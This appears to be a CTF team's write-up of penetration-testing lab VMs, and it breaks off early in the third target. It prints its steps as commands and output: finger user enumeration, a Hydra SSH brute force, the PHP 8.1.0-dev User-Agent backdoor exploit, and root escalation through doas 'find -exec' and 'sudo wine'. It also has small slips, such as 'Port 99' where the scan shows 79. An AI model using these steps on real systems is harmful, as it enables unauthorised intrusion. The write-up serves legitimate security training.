

0day- Network Penetration Tester CTF

Team: F1R5T 5N0W

NPT-1


IP address of the target: 192.168.153.136

Tools used:
1. <https://github.com/pentestmonkey/finger-user-enum>
2. Hydra
3. Nmap

Steps:

Firstly, we perform a usual nmap scan to discover what ports are open.

nmap -sV 192.168.153.136



```
(kali㉿kali)-[~]
$ nmap -sV 192.168.153.136
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 22:05 EDT
Nmap scan report for 192.168.153.136
Host is up (0.00010s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
79/tcp    open  finger   Linux fingerd
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
MAC Address: 00:0C:29:12:46:C6 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
```

We can see that there is Port 99 and the service is finger. Therefore, we can use the online tool to enumerate the users in the finger.

**perl finger-user-enum.pl -U
/home/kali/SecLists/Usernames/xato-net-10-million-usernames.txt -t
192.168.153.136**

```
kali@kali: ~ kali@kali:~/finger-user-enum
```

CHANGELOG COPYING COPYING.GPL finger-user-enum.pl finger-user-enum-user-docs.pdf LICENSE README.md

```
(kali㉿kali)-[~/finger-user-enum]
$ perl finger-user-enum.pl -U /home/kali/SecLists/Usernames/xato-net-10-million-usernames.txt -t 192.168.153.136
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-enum )

| Scan Information |
```

Worker Processes 5
Usernames file /home/kali/SecLists/Usernames/xato-net-10-million-usernames.txt
Target count 1
Username count 8295455
Target TCP port 79
Query timeout 5 secs
Relay Server Not used

```
##### Scan started at Mon Aug 4 22:12:16 2025 #####
NULL@192.168.153.136: finger: NULL: no such user ...
admin@192.168.153.136: finger: admin: no such user ...
info@192.168.153.136: finger: info: no such user ...
2000@192.168.153.136: finger: 2000: no such user ...
michael@192.168.153.136: finger: michael: no such user ...
john@192.168.153.136: finger: john: no such user ...
david@192.168.153.136: finger: david: no such user ...
chris@192.168.153.136: finger: chris: no such user ...
dave@192.168.153.136: finger: dave: no such user ...
mike@192.168.153.136: finger: mike: no such user ...
```

```
kali@kali: ~ kali@kali:~/finger-user-enum
```

sexy@192.168.153.136: finger: sexy: no such user ...
joshua@192.168.153.136: finger: joshua: no such user ...
123@192.168.153.136: finger: 123: no such user ...
dick@192.168.153.136: finger: dick: no such user ...
little@192.168.153.136: finger: little: no such user ...
daren@192.168.153.136: finger: darren: no such user ...
buster@192.168.153.136: finger: buster: no such user ...
root@192.168.153.136: Login: root Name: root..Directory: /root Shell: /bin/bash..Last login Fri Jul 14 17:02 2023 (CEST) on tty1..No
timothy@192.168.153.136: finger: timothy: no such user ...
sparky@192.168.153.136: finger: sparky: no such user ...
general@192.168.153.136: finger: general: no such user ...
net@192.168.153.136: finger: net: no such user ...
contact@192.168.153.136: finger: contact: no such user ...
stephen@192.168.153.136: finger: stephen: no such user ...
greg@192.168.153.136: finger: greg: no such user ...
super@192.168.153.136: finger: super: no such user ...
boomer@192.168.153.136: finger: boomer: no such user ...
gregory@192.168.153.136: finger: gregory: no such user ...
fuckme@192.168.153.136: finger: fuckme: no such user ...
merlin@192.168.153.136: finger: merlin: no such user ...
scooter@192.168.153.136: finger: scooter: no such user ...
doctor@192.168.153.136: finger: doctor: no such user ...
football@192.168.153.136: finger: football: no such user ...
ronald@192.168.153.136: finger: ronald: no such user ...
golden@192.168.153.136: finger: golden: no such user ...
player@192.168.153.136: finger: player: no such user ...
adam@192.168.153.136: Login: adam Name: adam..Directory: /home/adam Shell: /bin/bash..Last login Sat Aug 2 18:37 (CEST) on pts/0 from 19
dakota@192.168.153.136: finger: dakota: no such user ...
marcus@192.168.153.136: finger: marcus: no such user ...
rabbit@192.168.153.136: finger: rabbit: no such user ...
hello@192.168.153.136: finger: hello: no such user ...
orange@192.168.153.136: finger: orange: no such user ...
albert@192.168.153.136: finger: albert: no such user ...
douglas@192.168.153.136: finger: douglas: no such user ...
pass@192.168.153.136: finger: pass: no such user ...
ronnie@192.168.153.136: finger: ronnie: no such user ...
angel@192.168.153.136: finger: angel: no such user ...
sex@192.168.153.136: finger: sex: no such user ...
curtis@192.168.153.136: finger: curtis: no such user ...
scooby@192.168.153.136: finger: scooby: no such user ...
knight@192.168.153.136: finger: knight: no such user ...

From the output, we can see there are root user and a user named adam in the home directory.

Alright, it is time to brute force the password of adam using Hydra.

```
hydra -l adam -P /usr/share/wordlists/rockyou.txt
ssh://192.168.153.136 -t 4 -V
```

```

kali@kali: ~ [ adam@0day: // ] kali@kali: ~/finger-user-enum [ kali@kali: ~/finger-user-enum ]
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "jordan1" - 683 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "010203" - 684 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "daddy1" - 685 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "daddysgirl" - 687 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "billabong" - 688 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "carebear" - 689 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "daddysgirl" - 690 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "pink1" - 691 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "erika" - 692 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "skater" - 693 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "skater" - 694 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "raiders" - 695 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "menita" - 696 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "menita" - 697 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "ashley1" - 698 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "charlie1" - 699 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "charlie1" - 700 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "tokita" - 701 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "malinda" - 702 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "buttercup" - 703 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "buttercup" - 704 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "bamboo" - 705 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "nothing" - 706 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "giggle" - 707 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "cella" - 708 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "amber" - 709 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "apple" - 710 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "apple" - 711 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "sister" - 712 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "zacefrom" - 713 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "zokohotel" - 714 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "lucy" - 715 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "lindsey" - 716 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "money" - 717 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "milk" - 718 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "bubblegum" - 719 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "marissa" - 720 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "dreamer" - 721 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "dreamer" - 722 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "cecilia" - 723 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "ollypop" - 724 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "ollypop" - 725 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "google" - 726 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "lindsay" - 727 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "lindsay" - 728 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.153.136 - login "adam" - pass "passover" - 729 of 14344399 [child 2] (0/0)
[22][ssh] host: 192.168.153.136 login: adam password: passion
1 of 1 target successfully completed: 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) Finished at 2025-08-02 12:35:56

```

We can find that the password of adam is passion. So, we can use the username and password to login (using SSH since port 22 is open)

ssh adam@192.168.153.136

```

adams@0day: ~
adams@0day: ~ [~]
└─$ ssh adam@192.168.153.136
adams@192.168.153.136's password:
Linux 0day 5.10.0-21-amd64 #1 SMP Debian 5.10.162-1 (2023-01-21) x86_64
Last login: Sat Aug  2 18:37:33 2025 from 192.168.153.129
adams@0day: ~$ 

```

Yeah, we successfully logged in as adam. Now, we see what the file in the directory and its content.

ls
cat user.txt

```

adams@0day: ~
adams@0day: ~ [~]
└─$ ls
user.txt
adams@0day: ~$ cat user.txt
NPT{0day_4cc3ss_grant3d}
adams@0day: ~$ 


```

We get the user flag!

NPT{0day_4cc3ss_grant3d}

It is time for us to have privileged escalation as a root user. This command searches the entire file system for regular files that have the SUID bit set:


find / -perm -4000 -type f 2>/dev/null



```
File Actions Edit View Help
kali㉿kali: ~ adam@0day: ~
adam@0day:~$ find / -perm -4000 -type f 2>/dev/null
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/doas
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
adam@0day:~$
```

We can find that there is a file called /usr/bin/doas. It's the configuration file for doas, a lightweight and simpler alternative to sudo. It defines who can run what commands as which users. Then, we try to list the permissions of the file.


ls -l /etc/doas.conf



```
File Actions Edit View Help
kali㉿kali: ~ adam@0day: ~
adam@0day:~$ ls -l /etc/doas.conf
-r--r--r-- 1 root root 53 abr 23 2023 /etc/doas.conf
adam@0day:~$
```

The file is only writable by root, which is good — no other users can edit it. It is readable by everyone, which is usually fine unless it contains sensitive command paths or user permissions. Let us read its content.


cat /etc/doas.conf



```
File Actions Edit View Help
kali㉿kali: ~ adam@0day: ~
adam@0day:~$ cat /etc/doas.conf
permit nopass keepenv adam as root cmd /usr/bin/find
adam@0day:~$
```

User adam can run /usr/bin/find as root without a password, and keep their environment. The current user is allowed to run find as root (via doas). Since find allows command execution via -exec, the user uses it to launch a shell.


doas /usr/bin/find . -exec /bin/sh \; -quit



```
File Actions Edit View Help
kali㉿kali: ~ adam@0day: ~
adam@0day:~$ doas /usr/bin/find . -exec /bin/sh \; -quit
# whoami
root
#
```

We can gain a shell as a root user, which means we are successful in privilege escalation.

ls
cat root.txt



```
File Actions Edit View Help
kali㉿kali: ~ adam@0day: ~
adam@0day:~$ 
# cd //
# cd root
# ls
root.txt
# cat root.txt
NPT{r00t_0wn4ge_complete}
#
```

The flag for the root user is found.
NPT{r00t_0wn4ge_complete}

NPT-2

IP address of the target: 192.168.153.140

Tools used: 1. <https://www.exploit-db.com/exploits/49933>
2. Nmap

Steps:

Firstly, we perform the nmap scan to discover what ports are open.

nmap -sV 192.168.153.140



```
(kali㉿kali)-[~]
$ nmap -sV 192.168.153.140
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 23:00 EDT
Nmap scan report for 192.168.153.140
Host is up (0.00033s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
8080/tcp  open  http   PHP cli server 5.5 or later (PHP 8.1.0-dev)
MAC Address: 00:0C:29:AE:18:51 (VMware)
Service Info: OS: Linux; CPE:/o/linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

We can find that the version of the port 8080 (PHP cli server 5.5 or later (PHP 8.1.0-dev)) seems to be vulnerable. So, we check it with the exploitdb, and it is vulnerable (refer to the tools used). Now, we try to copy the exploit script 49933.py (a PHP webapp exploit) from the Exploit-DB local archive into our current working directory so we can read, modify, or run it.


searchsploit -m php/webapps/49933.py



```
(kali㉿kali)-[~]
$ searchsploit -m php/webapps/49933.py
Exploit: PHP 8.1.0-dev - 'User-Agent' Remote Code Execution
URL: https://www.exploit-db.com/exploits/49933
Path: /usr/share/exploitdb/exploits/php/webapps/49933.py
Codes: N/A
Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/kali/49933.py
```

Now, we execute the exploit script (49933.py) against a target web server running at `http://192.168.153.140:8080/`

```
python3 49933.py http://192.168.153.140:8080/
```



```
(kali㉿kali)-[~]
$ python3 49933.py http://192.168.153.140:8080/
Enter the full host url:
http://192.168.153.140:8080/

Interactive shell is opened on http://192.168.153.140:8080/
Can't acces tty; job crontol turned off.
$ whoami
root
<h1>Zerodium</h1>
```

We successfully get a shell as the root user. Now, we try to see what is in the `.bash_history`

```
cat /root/.bash_history
```




```
$ cat /root/.bash_history
sshpas... ssh liam@127.0.0.1
<h1>Zerodium</h1>
```

We manage to get the SSH credentials of the user liam and his password: L14mD0ck3Rp0w4

Now, we try to SSH login as liam.


```
ssh liam@192.168.153.140
```



```
liam@liam0day2:~]
$ ssh liam@192.168.153.140
The authenticity of host '192.168.153.140' can't be established.
ED25519 key fingerprint is SHA256:3dq7f/jDEeGxYQnF2zHbpzEtjjY49/5PVV5/4MMqns.
This host key is known by the following other names/addresses:
 ~/.ssh/known_hosts:5: [hashed name]
 ~/.ssh/known_hosts:6: [hashed name]
 ~/.ssh/known_hosts:8: [hashed name]
 ~/.ssh/known_hosts:9: [hashed name]
 ~/.ssh/known_hosts:10: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.153.140' (ED25519) to the list of known hosts.
liam@192.168.153.140's password:
Linux Oday2 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Sat Aug  2 05:11:27 2025 from 192.168.100.9
liam@day2:~]$
```

Yeah, we successfully logged in as liam. We can see what liam has.

```
ls  
cat user.txt
```




```
ls  
cat user.txt  
NPT{liam_3sc4l4t3d}
```

The user flag is found!
NPT{liam_3sc4l4t3d}

Now, it is time to escalate the privilege. **sudo -l** is used to list the allowed (and forbidden) sudo commands for the current user on a Linux system.


sudo -l



```
sudo -l  
Matching Defaults entries for liam on 0day2:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin  
User liam may run the following commands on 0day2:  
    (root) NOPASSWD: /usr/bin/wine
```

The user liam can run /usr/bin/wine as root without needing a password.
Now, we try to use it to start the Windows Command Prompt.

sudo /usr/bin/wine cmd.exe



```
sudo /usr/bin/wine cmd.exe  
it looks like wine32 is missing, you should install it.  
multiarch needs to be enabled first. as root, please  
execute "dpkg --add-architecture i386 && apt-get update &&  
apt-get install wine32"  
Microsoft Windows 6.1.7601  
Z:\home\liam>
```

Now, we move to the root directory and see what the root has.

```
Z:\>dir
Volume in drive Z has no label.
Volume Serial Number is 0000-0000

Directory of Z:\

5/5/2023  7:42 PM  <DIR>      bin
5/5/2023  7:30 PM  <DIR>      boot
8/5/2025  5:20 AM  <DIR>      etc
7/31/2025 7:36 AM  <DIR>      home
5/5/2023  7:29 PM  29,016,709  initrd.img
4/23/2023 9:24 AM  28,996,259  initrd.img.old
5/5/2023  7:42 PM  <DIR>      lib
1/15/2023  2:55 PM  <DIR>      lib32
5/5/2023  7:29 PM  <DIR>      lib64
1/15/2023  2:55 PM  <DIR>      libx32
1/15/2023  2:55 PM  <DIR>      lost+found
1/15/2023  2:55 PM  <DIR>      media
1/15/2023  2:55 PM  <DIR>      mnt
1/15/2023  2:55 PM  <DIR>      opt
8/2/2025  5:27 AM  <DIR>      root
8/5/2025  5:17 AM  <DIR>      run
5/5/2023  7:42 PM  <DIR>      sbin
1/15/2023  2:55 PM  <DIR>      srv
8/5/2025  5:24 AM  <DIR>      tmp
1/15/2023  2:55 PM  <DIR>      usr
5/5/2023  6:58 PM  <DIR>      var
```

type root.txt

```
Z:\>cd root
Z:\root>type root.txt
NPT{r00t_m4st3ry_0day}

Z:\root>
```

The root flag is found!
NPT{r00t_m4st3ry_0day}

NPT-3

IP address of the target: 192.168.153.138


Tool used: 1. Metasploit
2. Nmap

nmap -sV 192.168.153.138

```
kali㉿kali:~$ nmap -sV 192.168.153.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-04 23:38 EDT
Nmap scan report for 192.168.153.138
Host is up (0.00021s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
MAC Address: 00:0C:29:6A:73:5B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
